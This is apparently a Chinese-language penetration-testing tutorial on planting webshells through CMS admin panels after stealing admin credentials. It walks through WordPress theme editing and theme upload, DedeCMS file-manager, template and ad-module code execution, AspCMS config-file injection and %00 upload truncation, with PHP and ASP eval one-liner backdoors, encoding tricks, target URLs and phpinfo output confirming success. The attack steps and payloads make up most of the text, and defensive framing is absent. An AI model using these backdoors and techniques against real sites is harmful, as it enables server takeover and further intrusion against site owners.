

# 网站后台拿webshell篇

---

## 1.概述

---

通过注入或者其他途径，获取网站管理员账号和密码后，找到后台登录地址，登录后，寻找后台漏洞上传网页后门，获取网站的webshell

webshell的作用是方便攻击者，webshell是拥有fso权限，根据fso权限的不用，可以对网页进行编辑，删除，上传或者下载，查看文件。

攻击者也可以通过这个webshell对服务器进行提权，提权成功后，会得到服务器管理权限。拿webshell也是getshell的另一种叫法。

## 2.途径

---

网站后台的因为功模块较多，很多开发人员也不会对后台的业务输入，进行严格过滤，输入有危害的内容，与漏洞配合很容易拿到网站的webshell。可以通过文件上传漏洞、SQL注入漏洞、文件任意写入漏洞、文件远程下载漏洞，SQL语句执行漏洞、数据库备份漏洞，文件包含漏洞等漏洞获取网站的webshell。

### 2.1按照漏洞类型可以分为以下几种

模板编辑拿webshell

通过修改模块写入一句话，网站再调用模板的时，会自动加载这个模板，运行后门。

文件上传拿webshell

通过后台的上传模块，上传网页后门，就可以拿到webshell

文件写入拿webshell

通过可控参数将恶意代码写入文件里，即可获取webshell

zip自解压拿webshell

上传zip文件，在其加入webshell文件，程序会自动解压，将后门解压到网站目录，可以获取webshell。

远程图片下载拿webshell

有的网站后台会存在远程图片下载功能，但是没有对其后缀名进行限制，导致可以下去webshell文件。

编辑器漏洞拿webshell

有的编辑器存在上传漏洞，通过编辑器漏洞可以获取网站的webshell。

备份拿webshell

很多的asp网站 都存在备份功能，上传有恶意的图片，备份成脚本文件，即可获取webshell

SQL语句执行拿webshell

有的网站存在sql执行命令，可以通过命令备份或导出一句话后门到指定网站目录，即可获取webshell

SQL注入写shell 拿webshell

网站前台设置了防注入，但是后台一般都存在注入，如果权限有读写，使用命令进行读写文件，或者执行写入后门，即可获取webshell

## 3.案例实战


### 3.1 wordpress后台修改模板拿webshell

通过修改模板写入一个句后门，访问文件即可获取webshell

登录wordpress后台 选择 主题 编辑

```
http://www.cbi1.com/wp-admin/theme-editor.php?file=404.php&theme=twentysixteen
```

```
<?php phpinfo();eval($_POST['cmd']);?>
```



保存访问 即可获取webshell

```
http://www.cbi1.com/wp-content/themes/twentysixteen/404.php
```

PHP Version 5.4.45	
	
System	Windows NT 12SERVER6 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=.\obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Hws.com\HwsHostMaster\phpweb\php54\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension	API220100525,NTS,VC9

### 3.2 wordpress上传主题拿webshell

把带有后门的文件加入到主题里，压缩为zip文件 上传后 程序会自动解压后，主题目录下会存在一个后门文件。

http://www.cbi1.com/wp-admin/theme-install.php

+ 新建

WordPress 5.8 is available! [Please update now.](#)

添加主题 

上传主题

如果您有.zip格式的主题，可以在这里通过上传的方式安装。

浏览... moon.zip

现在安装

http://www.cbi1.com/wp-content/themes/moon/1.php

PHP Version 5.4.45

System	Windows NT 12SERVER6 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Hws.com\HwsHostMaster\phpweb\php54\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files	(none)

### 3.3 dedecms通过文件管理器上传webshell

dedecms后台可以直接上传任意文件，可以通过文件管理器上传php文件获取webshell

http://www.cbi2.com/dede/file\_manage\_main.php?activepath=/uploads

www.cbi2.com/dede/

您好: admin , 欢迎使用DedeCMS! 主菜单 内容发

DedeCMS 提示信息!

成功上传 1 个文件到: /uploads  
[如果你的浏览器没反应, 请点击这里...](#)

## PHP Version 5.4.45



System	Windows NT 12SERVER6 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI

## 3.4 dedecms修改模块文件拿webshell

这个和wordpress类似 可以修改模板进行拿webshell

<http://www.cbi2.com/dede/tp1.php?action=edit&acdir=default&filename=index.htm>

DEDECMS v5.7

您好: admin, 欢迎使用DedeCMS!

模板管理 >> 修改/新建模板

修改/新建模板:

文件名称:  (不允许用 “..” 形式的路径)

参考标签:

adminname	arclist	arclistsg	ask	autochannel	bookconter
demotag	feedback	flink	group	groupthread	hotwor
likepage	likespage	loop	memberinfos	memberlist	myad
sonchannel	sql	tag	type	vote	

```

1 <?php phpinfo();eval($_POST['cmd']);?>
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset={dede:global.cfg_soft_lang}/" />
6 <title>{dede:global.cfg_webname}/</title>
7 <meta name="description" content="{dede:global.cfg_description}/" />
8 <meta name="keywords" content="{dede:global.cfg_keywords}/" />
9 <link href="{dede:global.cfg_templates_skin}/style/dedecms.css" rel="stylesheet" media="screen" type="text/css"
10 <meta http-equiv="mobile-agent" content="format=xhtml;url={dede:global.cfg_mobileurl}/index.php">
11 <script type="text/javascript">if(window.location.toString().indexOf('pref=padindex') != -1) {} else {if(/AppleWebK
12 <script language="javascript" type="text/javascript" src="{dede:global.cfg_cmsurl}/include/dedeajax2.js"></scri

```

修改模板后来到生成 设置生成的主页格式

主页更新向导：

选择主模板：

default/index.htm

浏览...

默认的情况下，生成的主页文件放在CMS的安装目录，如果您的CMS不是安装在网站根目录的，又想把主页创建到网站根目录，那么请用相对路径来表示“主页位置”。  
例：您的CMS安装在 http://www.abc.com/dedecms/ 目录，您想生成的主页为 http://www.abc.com/index.html，那么主页位置就应该用：“../index.html”。

主页位置：

../index.php

相关选项：

☐ 不保存当前选项

☒ 保存当前选项

首页模式：

☐ 动态浏览

☒ 生成静态（或者手动删除根目录下index.html文件）

预览主页

更新主页HTML

进行状态：


成功更新主页HTML：C:/Hws.com/HwsHostMaster/wwwroot/www.cbi2.com/web/dede/./index.php

[浏览...](#)

访问webshell

www.cbi2.com/index.php


PHP Version 5.4.45



System	Windows NT 12SERVER6 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Hws.com\HwsHostMaster\phpweb\php54\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS,VC9
PHP Extension Build	API20100525,NTS,VC9
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory	enabled


### 3.5 dedecms 后台任意命令执行拿webshell

在dedecms后台广告管理，可以插入php任意代码



访问 即可获取webshell

[http://www.cbi2.com/plus/ad\\_js.php?aid=4](http://www.cbi2.com/plus/ad_js.php?aid=4)



原理 \plus\ad\_js.php

```
require_once(dirname(__FILE__)."/../include/common.inc.php");

if(isset($arcID)) $aid = $arcID;
$arcID = $aid = (isset($aid) && is_numeric($aid)) ? $aid : 0;
if($aid==0) die(' Request Error! ');

$cacheFile = DEDEDATA.'/cache/myad-'.$aid.'.htm';
if( isset($nocache) || !file_exists($cacheFile) || time() - filemtime($cacheFile)
> $cfg_puccache_time )
{
    $row = $dsq1->GetOne("SELECT * FROM `#@__myad` WHERE aid='".$aid' ");
    $adbody = '';
    if($row['timeset']==0)
    {
        $adbody = $row['normbody'];
    }
}
```

```

else
{
    $ntime = time();
    if($ntime > $row['endtime'] || $ntime < $row['starttime']) {
        $adbody = $row['expbody'];
    } else {
        $adbody = $row['normbody'];
    }
}

$adbody = str_replace('"', '\"', $adbody);
$adbody = str_replace("\r", "\\r", $adbody);
$adbody = str_replace("\n", "\\n", $adbody);
$adbody = "<!--\r\n<document.write(\"{$adbody}\");\r\n-->\r\n";
$fp = fopen($cacheFile, 'w');
fwrite($fp, $adbody);
fclose($fp);
}
include $cacheFile;

```

从数据读取内容 再用 include包含进来执行，会造成代码执行漏洞，所以可以写入一句话进行拿webshell

## 3.6 aspcms后台修改配置文件拿webshell

网站中的配置文件，如果可在后台里进行修改，如果没有任何过滤，可以在里面写入而已的语句，即可获取webshell。


注：注意闭合问题，因为配置文件在网站中是全局调用，如果写错，网站会错误。无法访问。

在aspcms可以修改 如果是字符类型填写双引号闭合 如果是数字

```

"%><%eval request(chr(35))%><%
%><%eval request(chr(35))%><%

```



在本程序中填写 "><%eval request(chr(35))%><% 程序会过滤% 所以还要进行编码%25

```

1%25><%25Eval(Request (chr(65)))%25><%25 密码是a

```



```
C:\Hws.com\HwsHostMaster\wwwroot\www.cbi3.com\web\config\AspCms_Config.asp - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

AspCms_Config.asp x
67 Const serviceWangWang="销售一号|123456 销售二号|8887443" '旺旺
68 Const serviceWeiXin="" '微信
69 Const serviceWeiBo="123456" '新浪微博
70 Const serviceContact="/about/?19.html" '联系方式链接
71 Const servicekfStatus=1
72 Const servicekf=""
73 Const service53kfStatus=0 '53KF显示状态
74 Const service53kf=0 '53KF申请状态
75 Const service53kfaccount="" '53KF帐号
76 Const service53workid="" '53KF工号
77 Const service53kfpasswd="" '53KF密码
78 Const slidestyle=1%><%Eval(Request(chr(35)))%<% '幻灯片样式
79 Const slideImgs="/upload/slide/month_1401/201401251117508159.jpg, /upload/slide/month_1401/201401251118044616.jpg, /upload/slide/month_1401/201401251118078087.jpg," '图片地址
80 Const slideLinks="http://www.aspcmswang.com, http://www.aspcmswang.com, http://www.aspcmswang.com," '链接地址
81 Const slideTexts="ASPCMS企业网站建平台--幻灯片1, ASPCMS企业网站建平台--幻灯片2, ASPCMS企业网站建平台--幻灯片3," '文字说明
82 Const slideWidth="1001" '宽
83 Const slideHeight="244" '高
84 Const slideTextStatus=1 '文字说明开关
85 Const slideNum=3 '文字说明开关
86 Const slidestyleB=0 '幻灯片样式
87 Const slideImgsB="/upload/slide/month_1401/201401251117508159.jpg, /upload/slide/month_1401/201401251118044616.jpg, /upload/slide/month_1401/201401251118078087.jpg," '图片地址
88 Const slideLinksB=",,," '链接地址
89 Const slideTextsB=",,," '文字说明
90 Const slideWidthB="960" '宽
91 Const slideHeightB="263" '高
92 Const slideTextStatusB=0 '文字说明开关
93 Const slideNumB=3 '文字说明开关
```

使用客户端连接填写密码a即可


[http://www.cbi3.com/config/AspCms\\_Config.asp](http://www.cbi3.com/config/AspCms_Config.asp)




### 3.7南方数据企业系统 后台上传截断拿webshell

使用截断奖目录可以截断成文件访问网址


<http://www.cbi7.com/admin/UpFileForm.asp?Result=QRCodeo>



存放的位置是可以选择的 可以外部控制，可以试着将目录进行截断



## 将%00进行解码进行截断




这台电脑 本地磁盘 (C:) Hws.com HwsHostMaster wwwroot www.cbi7.com web Upload PicFiles

名称	修改日期	类型	大小
1.asp	2021/8/7 16:58	ASP 文件	98 KB
2009.11.16_16.22.53_8092.jpg	2021/8/7 11:43	JPEG 图像	46 KB
2009.11.16_17.13.56_6208.jpg	2021/8/7 11:43	JPEG 图像	13 KB
2009.11.17_17.14.14_3220.jpg	2021/8/7 11:43	JPEG 图像	62 KB
2009.11.17_17.14.22_9577.jpg	2021/8/7 11:43	JPEG 图像	18 KB
2009.11.17_17.28.10_7275.jpg	2021/8/7 11:43	JPEG 图像	63 KB

